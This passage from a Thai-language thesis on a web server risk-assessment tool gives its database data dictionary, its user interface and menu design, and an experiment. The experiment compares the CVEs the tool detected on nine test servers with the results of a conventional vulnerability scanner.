ตารางซีวีอีมีความสัมพันธ์ตารางรายการร้องขอข้อมูลแบบหนึ่งต่อเอ็น (1:N) หมายถึงจุดบกพร่องซีวีอีใดๆ สามารถมีรายการร้องขอข้อมูลเพื่อใช้ตรวจสอบจุดบกพร่องนั้นได้มากกว่าหนึ่งรายการร้องขอข้อมูล

ตารางรายการร้องขอข้อมูลมีความสัมพันธ์กับการจัดเก็บข้อมูลซึ่งบันทึกในตารางที่สร้างจากชื่อโฮสต์และวันเวลาแบบหนึ่งต่อหนึ่ง (1:1) กล่าวคือผลการตอบสนองของรายการร้องขอข้อมูลใดๆ ในการตรวจสอบแต่ละครั้งมีได้เพียงผลการตอบสนองเดียวเท่านั้น

ตารางที่สร้างจากชื่อโฮสต์และวันเวลามีความสัมพันธ์กับตารางแฮชแบบหนึ่งต่อหนึ่ง (1:1) หมายถึงตารางที่เก็บข้อมูลการตรวจสอบจุดบกพร่องของโฮสต์ในเวลาใดเวลาหนึ่งจะมีค่าแฮชเพื่อใช้ค้นหาตารางนั้นได้เพียงหนึ่งรายการเท่านั้น

ตารางที่สร้างจากชื่อกลุ่มและวันเวลาเป็นตารางที่ใช้จัดเก็บค่าความน่าจะเป็นของกลุ่มโฮสต์ใดๆ มีความสัมพันธ์กับตารางแฮชของกลุ่มของค่าความน่าจะเป็นที่ใช้ในการค้นหาค่าความน่าจะเป็นของกลุ่มโฮสต์ตามช่วงเวลาต่างๆ แบบหนึ่งต่อหนึ่ง (1:1) หมายถึงค่าแฮชที่ใช้ในการค้นหาตารางค่าความน่าจะเป็นของแต่ละกลุ่มโฮสต์ในช่วงเวลาใดจะมีค่าแฮชได้เพียงค่าเดียวเท่านั้น



รูปที่ 4.13 แผนภาพอีอาร์แสดงความสัมพันธ์ของข้อมูล

ตารางทั้งหมดและวันเวลาเป็นตารางที่สร้างเมื่อมีการคำนวณค่าความน่าจะเป็นจากโฮสต์ทั้งหมดในช่วงเวลาต่างๆ มีความสัมพันธ์กับตารางแฮชของค่าความน่าจะเป็นที่เก็บค่าแฮชเพื่อใช้ในการค้นหาค่าความน่าจะเป็นของโฮสต์ทั้งหมดแบบหนึ่งต่อหนึ่ง (1:1) หมายถึงค่า

แฮชที่ใช้ในการค้นหาตารางค่าความน่าจะเป็นของโฮสต์ทั้งหมดในช่วงเวลาใดๆ จะมีค่าแฮชได้เพียงค่าเดียวเท่านั้น

รายละเอียดของแต่ละตารางแสดงในพจนานุกรมข้อมูล (Data Dictionary) ได้ดังตารางที่ 4.1 ถึงตารางที่ 4.8

ตารางที่ 4.1 พจนานุกรมข้อมูลของตารางซีวีอี

ชื่อตาราง : **ซีวีอี**		
คำอธิบาย : เก็บข้อมูลจุดบกพร่องที่ใช้ในการตรวจสอบ		
ชื่อสดมภ์	**ชนิด**	**คำอธิบาย**
Cvename	Text (15)	หมายเลขจุดบกพร่อง
Cvedescription	Text (255)	รายละเอียดของจุดบกพร่อง
Cveimpactc	Number	ระดับผลกระทบต่อการรักษาความลับ
Cveimpacti	Number	ระดับผลกระทบต่อการบูรณภาพ
Cveimpacta	Number	ระดับผลกระทบต่อการสภาพพร้อมใช้งาน
Cvehelpdesk	Text (255)	คำแนะนำการแก้ไข

ตารางที่ 4.2 พจนานุกรมข้อมูลของตารางรายการร้องขอข้อมูล

ชื่อตาราง : **รายการร้องขอข้อมูล**		
คำอธิบาย : เก็บรายการร้องขอข้อมูลที่ใช้ในการตรวจสอบ		
ชื่อสดมภ์	**ชนิด**	**คำอธิบาย**
Httpreqid	Text (10)	ลำดับที่รายการร้องขอข้อมูล
Usemethod	Text (50)	เมธอดที่ใช้ในการร้องขอข้อมูล
Httpreq	Text (255)	รายละเอียดการร้องขอข้อมูล
Cveid	Text (15)	จุดบกพร่องที่ใช้อ้างอิงรายการร้องขอข้อมูล

ตารางที่ 4.3 พจนานุกรมข้อมูลของตารางผลกระทบ

ชื่อตาราง : **ผลกระทบ**		
คำอธิบาย : จัดเก็บระดับผลกระทบของจุดบกพร่องที่มีต่อระบบ		
ชื่อสดมภ์	**ชนิด**	**คำอธิบาย**
Impacted	Number	ลำดับที่ระดับผลกระทบ
Impactweight	Number	ค่าถ่วงน้ำหนักของระดับผลกระทบ
Impactdescription	Text (200)	รายละเอียดระดับผลกระทบ

ตารางที่ 4.4 พจนานุกรมข้อมูลของตารางกลุ่มโฮสต์

ชื่อตาราง : กลุ่มโฮสต์		
คำอธิบาย : เก็บรายการกลุ่มโฮสต์		
ชื่อสดมภ์	**ชนิด**	**คำอธิบาย**
Groupid	Text (10)	ลำดับที่รายการกลุ่มโฮสต์
Groupname	Text (50)	ชื่อกลุ่มโฮสต์
Groupdescription	Text (255)	รายละเอียดกลุ่มโฮสต์

ตารางที่ 4.5 พจนานุกรมข้อมูลของตารางโฮสต์

ชื่อตาราง : โฮสต์		
คำอธิบาย : เก็บรายการโฮสต์ที่ใช้เก็บข้อมูลค่าความน่าจะเป็น		
ชื่อสดมภ์	**ชนิด**	**คำอธิบาย**
Hostid	Text (10)	ลำดับที่โฮสต์
Hostname	Text (50)	ชื่อโฮสต์หรือหมายเลขไอพี
Hostport	Text (4)	หมายเลขพอร์ตที่ใช้ในการร้องขอข้อมูล
Hostgroup	Text (10)	กลุ่มโฮสต์

ตารางที่ 4.6 พจนานุกรมข้อมูลของตารางแฮช

ชื่อตาราง : แฮช		
คำอธิบาย : เก็บรายละเอียดการร้องขอข้อมูลเพื่อใช้ในการค้นหาตารางในการคำนวณค่าความน่าจะเป็น		
ชื่อสดมภ์	**ชนิด**	**คำอธิบาย**
Hostid	Text (10)	ลำดับที่โฮสต์
Groupid	Text (10)	ลำดับที่กลุ่มโฮสต์
Day	Date / Time	วันเวลาที่เก็บข้อมูล
Tablelink	Text (50)	ชื่อตารางที่จัดเก็บข้อมูล

ตารางที่ 4.7 พจนานุกรมข้อมูลของตารางแฮชของค่าความน่าจะเป็น

ชื่อตาราง : แฮชของค่าความน่าจะเป็น		
คำอธิบาย : เก็บรายละเอียดการคำนวณค่าความน่าจะเป็นของโฮสต์ทั้งหมด		
ชื่อสดมภ์	**ชนิด**	**คำอธิบาย**
Daystart	Number	วันที่เริ่มต้นของการคำนวณ
Monthstart	Number	เดือนที่เริ่มต้นของการคำนวณ
Yearstart	Number	ปีที่เริ่มต้นของการคำนวณ
Hourstart	Number	เวลา (ชั่วโมง) ที่เริ่มต้นของการคำนวณ

ตารางที่ 4.7 พจนานุกรมข้อมูลของตารางแฮชของค่าความน่าจะเป็น (ต่อ)

ชื่อสดมภ์	ชนิด	คำอธิบาย
Minstart	Number	เวลา (นาที) ที่เริ่มต้นของการคำนวณ
Dayend	Number	วันที่สิ้นสุดของการคำนวณ
Monthend	Number	เดือนที่สิ้นสุดของการคำนวณ
Yearend	Number	ปีที่สิ้นสุดของการคำนวณ
Hourend	Number	เวลา (ชั่วโมง) ที่สิ้นสุดของการคำนวณ
Minend	Number	เวลา (นาที) ที่สิ้นสุดของการคำนวณ
Daystatus	Number	วันที่คำนวณ
Monthstatus	Number	เดือนที่คำนวณ
Yearstatus	Number	ปีที่คำนวณ
Hourstatus	Number	เวลา (ชั่วโมง) ที่คำนวณ
Minstatus	Number	เวลา (นาที) ที่คำนวณ
Tablelink	Text (50)	ชื่อตารางที่เก็บค่าความน่าจะเป็น
Hostnumber	Number	จำนวนโฮสต์ที่ใช้ในการคำนวณ
Riskc	Number	ค่าความเสี่ยงต่อการรักษาความลับ
Riski	Number	ค่าความเสี่ยงต่อการบูรณภาพ
Riska	Number	ค่าความเสี่ยงต่อสภาพพร้อมใช้งาน

ตารางที่ 4.8 พจนานุกรมข้อมูลของตารางแฮชของกลุ่มของค่าความน่าจะเป็น

ชื่อตาราง : แฮชของกลุ่มของค่าความน่าจะเป็น		
คำอธิบาย : เก็บรายละเอียดการคำนวณค่าความน่าจะเป็นของโฮสต์แยกตามกลุ่มโฮสต์		
ชื่อสดมภ์	**ชนิด**	**คำอธิบาย**
Daystart	Number	วันที่เริ่มต้นของการคำนวณ
Monthstart	Number	เดือนที่เริ่มต้นของการคำนวณ
Yearstart	Number	ปีที่เริ่มต้นของการคำนวณ
Hourstart	Number	เวลา (ชั่วโมง) ที่เริ่มต้นของการคำนวณ
Minstart	Number	เวลา (นาที) ที่เริ่มต้นของการคำนวณ
Dayend	Number	วันที่สิ้นสุดของการคำนวณ
Monthend	Number	เดือนที่สิ้นสุดของการคำนวณ
Yearend	Number	ปีที่สิ้นสุดของการคำนวณ
Hourend	Number	เวลา (ชั่วโมง) ที่สิ้นสุดของการคำนวณ
Minend	Number	เวลา (นาที) ที่สิ้นสุดของการคำนวณ

ตารางที่ 4.8 พจนานุกรมข้อมูลของตารางแฮชของกลุ่มของค่าความน่าจะเป็น (ต่อ)


ชื่อสดมภ์	ชนิด	คำอธิบาย
Daystatus	Number	วันที่คำนวณ
Monthstatus	Number	เดือนที่คำนวณ
Yearstatus	Number	ปีที่คำนวณ
Hourstatus	Number	เวลา (ชั่วโมง) ที่คำนวณ
Minstatus	Number	เวลา (นาที) ที่คำนวณ
Tablelink	Text (50)	ชื่อตารางที่เก็บค่าความน่าจะเป็น
Hostnumber	Number	จำนวนโฮสต์ที่ใช้ในการคำนวณ
Groupid	Text (10)	กลุ่มของโฮสต์ที่คำนวณ
Riskc	Number	ค่าความเสี่ยงต่อการรักษาความลับ
Riski	Number	ค่าความเสี่ยงต่อการบูรณภาพ
Riska	Number	ค่าความเสี่ยงต่อสภาพพร้อมใช้งาน

4.3.5 การออกแบบส่วนต่อประสานกับผู้ใช้งาน

การออกแบบส่วนต่อประสานกับผู้ใช้งาน คือการออกแบบลักษณะการโต้ตอบระหว่างผู้ใช้งานซึ่งประกอบด้วยโครงสร้างหน้าจอ และโครงสร้างเมนูของระบบ มีรายละเอียดดังนี้

4.3.5.1 การออกแบบโครงสร้างหน้าจอการทำงานของโปรแกรมประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ ประกอบด้วยส่วนต่างๆ ดังรูปที่ 4.14 มีรายละเอียดดังนี้

1. ส่วนเมนูของระบบ เป็นบริเวณที่แสดงเมนูเพื่อเข้าสู่หน้าจอต่างๆ ซึ่งรายละเอียดของเมนู แสดงในการออกแบบโครงสร้างเมนูของระบบดังรูปที่ 4.14 ส่วนหมายเลข 1
2. ส่วนข้อมูลและสถานะการทำงาน เป็นบริเวณที่แสดงข้อมูลของหน้าจอต่างๆ ดังรูปที่ 4.14 ส่วนหมายเลข 2
3. ส่วนปุ่มคำสั่งการทำงาน เป็นบริเวณที่จัดวางปุ่มคำสั่งการทำงานในแต่ละหน้าจอ ดังรูปที่ 4.14 ส่วนหมายเลข 3




รูปที่ 4.14 โครงสร้างส่วนประกอบของหน้าจอ

4.3.5.2 การออกแบบโครงสร้างเมนูของโปรแกรม

ผู้วิจัยได้ออกแบบโครงสร้างเมนูของโปรแกรมประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์เพื่อความสะดวกในการใช้งาน ทั้งนี้โครงสร้างของเมนูดังแสดงในรูปที่ 4.15 สามารถอธิบายได้ดังนี้ เมื่อเริ่มการใช้งานโปรแกรมจะเข้าสู่หน้าจอตรวจสอบผู้ใช้งาน จากนั้นจะเข้าสู่หน้าจอหลักของโปรแกรมได้แก่หน้าจอประเมินความเสี่ยงซึ่งประกอบด้วยเมนูย่อยได้แก่ แฟ้มข้อมูล เก็บข้อมูล และช่วยเหลือ โดยเมนูแฟ้มข้อมูลประกอบด้วยเมนูจัดการข้อมูลผู้ใช้งานระบบที่ให้ผู้ใช้งานเปลี่ยนรหัสผ่าน เมนูจัดการจุดบกพร่องที่ประกอบด้วย แสดงรายการจุดบกพร่องและจัดการข้อมูลรายการจุดบกพร่อง เมนูจัดการผลกระทบประกอบด้วยแสดงระดับผลกระทบ และจัดการข้อมูลระดับผลกระทบ เมนูรายการตรวจสอบประกอบด้วยแสดงรายการตรวจสอบ และจัดการรายการตรวจสอบ และเมนูออกจากโปรแกรม ส่วนเมนูเก็บข้อมูลประกอบด้วย จัดการกลุ่มโฮสต์ที่ประกอบด้วยแสดงกลุ่มโฮสต์ และจัดการกลุ่มโฮสต์ เมนูจัดการโฮสต์ที่ใช้เก็บค่าความน่าจะเป็น ประกอบด้วยแสดงกลุ่มโฮสต์ที่ใช้เก็บค่าความน่าจะเป็นและ

จัดการข้อมูลโฮสต์ที่ใช้เก็บค่าความน่าจะเป็น เมนูเก็บค่าความน่าจะเป็นและคำนวณค่าความน่าจะเป็น สุดท้ายได้แก่เมนูช่วยเหลือที่ช่วยแนะนำการทำงานให้แก่ผู้ใช้งาน




รูปที่ 4.15 โครงสร้างเมนูของโปรแกรมประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์

บทที่ 5

การทดลองเพื่อประเมินความเสี่ยง

การทดลองของงานวิจัยสามารถแบ่งออกได้เป็น 2 ส่วนคือ ส่วนแรกเป็นส่วนของการตรวจสอบสถาปัตยกรรมของการประเมินความเสี่ยงที่ผู้วิจัยนำเสนอในบทที่ 3 จากนั้นในส่วนที่สองเป็นการทดลองเพื่อทำการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ของหน่วยงานแห่งหนึ่ง และเว็บเซิร์ฟเวอร์ภายใต้โดเมนในประเทศไทย โดยมีขั้นตอนการทดลองดังรูปที่ 5.1



รูปที่ 5.1 ขั้นตอนการทดลองในการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์

5.1 วัตถุประสงค์ในการทำการทดลอง

ในการทำการทดลองมีวัตถุประสงค์เพื่อนำข้อมูลที่ได้มาใช้สนับสนุนการทำวิจัยดังนี้

5.1.1 เพื่อทดสอบสถาปัตยกรรมของการประเมินความเสี่ยง

5.1.2 ประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ทั่วไปโดยใช้ข้อมูลจากเว็บเซิร์ฟเวอร์ภายในหน่วยงานแห่งหนึ่งจำนวน 6 หน่วยตัวอย่างและเว็บเซิร์ฟเวอร์ที่ผู้วิจัยได้ติดตั้งขึ้นจำนวน 3 หน่วยตัวอย่าง

5.1.3 ประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ภายใต้โดเมนในประเทศไทย ทั้งนี้ในขอบเขตการวิจัยที่ได้กำหนดไว้เป็นเพียงการทดสอบประเมินความเสี่ยงเฉพาะเว็บเซิร์ฟเวอร์ของหน่วยงานแห่งหนึ่งเท่านั้น แต่ผู้วิจัยเห็นว่าการทดสอบกับเว็บเซิร์ฟเวอร์ภายใต้โดเมนในประเทศไทยครอบคลุมจำนวนเว็บเซิร์ฟเวอร์ที่สามารถให้ผลการทดลองที่เป็นประโยชน์มากขึ้น

5.2 การทดสอบสถาปัตยกรรมของการประเมินความเสี่ยง

ผู้วิจัยได้ทดสอบสถาปัตกรรมของการประเมินความเสี่ยง โดยเปรียบเทียบผลการประเมินความเสี่ยงของเครื่องมือที่พัฒนากับโปรแกรมที่ใช้ในการตรวจสอบจุดบกพร่องของเว็บเซิร์ฟเวอร์ที่ใช้งานกันในปัจจุบัน โดยทั้งนี้ผู้วิจัยได้ทำการเปรียบเทียบผลการตรวจสอบจุดบกพร่องของเว็บเซิร์ฟเวอร์จำนวน 9 หน่วยตัวอย่าง ได้ผลการตรวจสอบดังตารางที่ 5.1

ตารางที่ 5.1 ผลการเปรียบเทียบการตรวจสอบจุดบกพร่อง

เครื่องที่ทำการตรวจสอบ	**ผลการตรวจสอบของโปรแกรมที่ผู้วิจัยพัฒนา**	**ผลการตรวจสอบของโปรแกรมทั่วไป**
เว็บเซิร์ฟเวอร์ที่ 1	ซีวีอี 2000 – 0770 ซีวีอี 2000 – 0884 ซีวีอี 2000 – 0886 ซีวีอี 2001 – 0330	ไม่พบจุดบกพร่อง
เว็บเซิร์ฟเวอร์ที่ 2	**ซีวีอี** 1999 – 0021	**ซีวีอี** 1999 – 0021
เว็บเซิร์ฟเวอร์ที่ 3	**ไม่พบจุดบกพร่อง**	**ไม่พบจุดบกพร่อง**

ตารางที่ 5.1 ผลการเปรียบเทียบการตรวจสอบจุดบกพร่อง (ต่อ)

เครื่องที่ทำการตรวจสอบ	ผลการตรวจสอบของโปรแกรมที่ผู้วิจัยพัฒนา	ผลการตรวจสอบของโปรแกรมทั่วไป
เว็บเซิร์ฟเวอร์ที่ 4	ซีวีอี 2000 – 0226 ซีวีอี 2000 – 0770 ซีวีอี 2000 – 0778 ซีวีอี 2000 – 0884 ซีวีอี 2000 – 0886 ซีวีอี 2001 – 0333 **ซีวีอี 2001 – 0500**	**ซีวีอี 2001 – 0500**
เว็บเซิร์ฟเวอร์ที่ 5	**ไม่พบจุดบกพร่อง**	**ไม่พบจุดบกพร่อง**
เว็บเซิร์ฟเวอร์ที่ 6	**ไม่พบจุดบกพร่อง**	**ไม่พบจุดบกพร่อง**
เว็บเซิร์ฟเวอร์ที่ 7	ซีวีอี 2000 – 0770 ซีวีอี 2000 – 0884 ซีวีอี 2000 – 0886	ไม่พบจุดบกพร่อง
เว็บเซิร์ฟเวอร์ที่ 8	**ไม่พบจุดบกพร่อง**	**ไม่พบจุดบกพร่อง**
เว็บเซิร์ฟเวอร์ที่ 9	ซีวีอี 1999 – 0874 ซีวีอี 2000 – 0226 ซีวีอี 2000 – 0770 **ซีวีอี 2000 – 0884** **ซีวีอี 2000 – 0886** **ซีวีอี 2001 – 0333** ซีวีอี 2001 – 0500 ซีวีอี 2001 – 0507 ซีวีอี 2002 – 0061	**ซีวีอี 2000 – 0884** **ซีวีอี 2000 – 0886** **ซีวีอี 2001 – 0333**

จากผลการเปรียบเทียบการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ทั้ง 9 หน่วยมีข้อสังเกตคือผลการตรวจสอบจุดบกพร่องของโปรแกรมที่ผู้วิจัยพัฒนาขึ้น กับโปรแกรมที่ใช้ในการตรวจสอบจุดบกพร่องของเว็บเซิร์ฟเวอร์ที่ใช้งานกันในปัจจุบันนั้นมีความสอดคล้องกัน ดังนั้นจึงสามารถกล่าวได้ว่า สถาปัตยกรรมที่ใช้ในการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ที่ผู้วิจัยนำเสนอ

ในบทที่ 3 ซึ่งประกอบด้วยจุดบกพร่อง ค่าระดับผลกระทบ และค่าความน่าจะเป็นในการตรวจพบจุดบกพร่องนั้นสามารถใช้ในการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ได้อย่างถูกต้อง

5.3 การทดลองเพื่อประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ในหน่วยงานแห่งหนึ่ง

5.3.1 การออกแบบการทดลองเพื่อประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ในหน่วยงานแห่งหนึ่ง

การทดลองประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ภายในหน่วยงานแห่งหนึ่งนั้น ผู้วิจัยได้กำหนดเว็บเซิร์ฟเวอร์ภายในหน่วยงานจำนวน 6 หน่วยตัวอย่างและเว็บเซิร์ฟเวอร์ที่ผู้วิจัยทำการติดตั้งขึ้นจำนวน 3 หน่วยตัวอย่าง รวมทั้งสิ้น 9 หน่วยตัวอย่าง เพื่อใช้เป็นข้อมูลในการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ทั่วไปจำนวน 2 หน่วยตัวอย่าง ทั้งนี้คุณสมบัติของเครื่องคอมพิวเตอร์ที่ผู้วิจัยใช้ในการติดตั้งเว็บเซิร์ฟเวอร์ได้แก่เครื่องคอมพิวเตอร์ที่มีหน่วยประมวลผลกลางเพนเทียมทรี ความเร็ว 650 เมกะเฮิรตซ์ หน่วยความจำ 512 เมกะไบต์ โดยมีรายละเอียดการติดตั้งแสดงในตารางที่ 5.2

ตารางที่ 5.2 แสดงรายละเอียดของเว็บเซิร์ฟเวอร์ที่ทำการติดตั้ง

รายละเอียด	**เว็บเซิร์ฟเวอร์ที่ 1**	**เว็บเซิร์ฟเวอร์ที่ 2**	**เว็บเซิร์ฟเวอร์ที่ 3**
ระบบปฏิบัติการ	วินโดวส์ เอ็กซ์พี	ลีนุกซ์ เรด แฮด รุ่น 9	วินโดวส์ 2000
ประเภทเว็บเซิร์ฟเวอร์	อาปาเช่ รุ่น 1.3.27	อาปาเช่ รุ่น 2.0.40	ไอไอเอส รุ่น 5

